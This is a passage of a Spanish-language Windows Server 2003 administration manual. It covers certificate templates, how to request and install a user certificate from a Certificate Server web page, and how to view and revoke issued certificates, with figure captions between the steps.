


Figura 10.45. Información certificado MiEmpresa




Figura 10.46. Información CRL certificado MiEmpresa




Figura 10.47. Clave pública del certificado MiEmpresa




Figura 10.48. Ruta del certificado MiEmpresa

Una vez instalados los servicios IIS y Certificate Server, sería de gran ayuda, desde el punto de vista de la seguridad, habilitar la auditoría de Windows 2003.

10.5.4 Diseño de plantillas de certificados

Las plantillas de los certificados se utilizan para definir los contenidos de los certificados emitidos por las unidades certificadoras. Hay dos versiones de las plantillas de certificación, que dependen del sistema operativo en el que se está ejecutando. La versión v1 se implementa en Windows 2000 y Windows 2003 Standard Edition, en cambio la versión v2 es soportada por Windows 2003 Enterprise Edition y Datacenter.

En la v1 las plantillas de los certificados no pueden ser modificadas, excepto en la asignación de permisos. Para ver las plantillas de certificados se selecciona la herramienta de gestión de **Entidad emisora de certificados** en **Herramientas Administrativas** (esta herramienta se verá en detalle en este capítulo).




Figura 10.49. Plantillas de certificado

Al seleccionar **Plantillas de certificados** se muestra una lista con una serie de plantillas predefinidas. Dentro de éstas, por ejemplo, se encuentra la de **Usuarios**, que permite a su propietario enviar su firma digital, encriptar su correo electrónico y autenticarse en su red usando dicho certificado. Para mostrar las características de esta plantilla, simplemente seleccionar y se muestra la pantalla siguiente.




Figura 10.50. Propiedades Plantillas de certificado

Si fuera necesario otro tipo de plantillas, desde la carpeta **Plantillas de certificado**, hacer clic con el botón derecho del ratón, seleccionar **Administrar** y se mostrará una lista más extensa de plantillas.




Figura 10.51. Listado de plantillas predefinidas de certificados

Éstas son plantillas predefinidas, pero existe la posibilidad de generar otras plantillas o modificarlas.

10.5.5 Obtención de certificados

Si el administrador, por ejemplo, desea obtener un certificado, como usuario, para poder encriptar sus archivos, proteger sus correos y verificar su identidad mediante firma electrónica, los pasos que hay que seguir son:

1. Conectarse mediante un navegador Web al servidor donde está ejecutándose el servicio de certificación en este caso, ya que en otros podríamos tener una arquitectura multicapa donde el servidor Web se encuentra en un servidor y el servicio de Certificate Server en otro. Para esto se conectará a la dirección *http://nombre_servidor/certsrv*, siendo en este ejemplo el nombre de servidor **ca-server**.




Figura 10.52. Solicitud de certificados

2. Dentro de la página Web seleccionar **Solicitar un certificado.**




Figura 10.53. Solicitud de certificados

3. Seleccionar **Solicitud avanzada de certificado.**




Figura 10.54. Solicitud avanzada de certificados

4. Seleccionar **Crear y enviar una petición a esta CA**.




Figura 10.55. Creación y envío de una solicitud de petición de certificados

5. Seleccionar:

   a. Plantilla de certificado: **Usuario**.

   b. CSP: **Microsoft Enhanced Crytographic Provider v1.0**.

   c. Tamaño de clave: **2.048**.




Figura 10.56. Selección de plantillas de certificados

6. Seleccionar:

   a. Formato de solicitud: **CMC**.

   b. Algoritmo de *hash*: **SHA-1**.




Figura 10.57. Configuración de opciones de certificado

7. Comienza la generación de la petición.

8. Proceder a instalar el certificado.




Figura 10.58. Instalación de certificados




Figura 10.59. Verificación de instalación de certificado

9. La verificación del certificado se puede realizar desde el navegador Web, desde **Herramientas->Contenido->Certificados**.




Figura 10.60. Certificado MiEmpresa




Figura 10.61. Información del certificado MiEmpresa




Figura 10.62. Detalles del certificado MiEmpresa




Figura 10.63. Detalles del emisor del certificado MiEmpresa




Figura 10.64. Ruta certificado MiEmpresa

10.5.6 Gestión de certificados

La herramienta de gestión de certificados de Windows 2003 es la **Entidad emisora de certificados**. Para acceder a ella, seleccionar:

1. **Herramientas de Administración**, seleccionar **Entidad emisora de certificados** y dentro de ésta, seleccionar **Certificados emitidos**.




Figura 10.65. Herramienta de administración de certificados

2. Seleccionando el certificado se podrán ver todos sus datos.




Figura 10.66. Lista de certificados emitidos

3. En el caso de necesitar revocar el certificado, por si éste se ha visto comprometido de alguna manera, seleccionar el certificado y, con el botón derecho del ratón, **Todas las tareas->Revocar certificado**.




Figura 10.67. Revocación de certificados

4. Seleccionar la razón por la que se revoca el certificado.




Figura 10.68. Motivo de revocación de certificados

5. Seleccionar la opción **Certificados Revocados** de la pantalla principal de la herramienta de gestión **Entidad emisoras de certificados** y verificar que el certificado está revocado. Para ver la lista desde la carpeta **Certificados Revocados->Propiedades**.

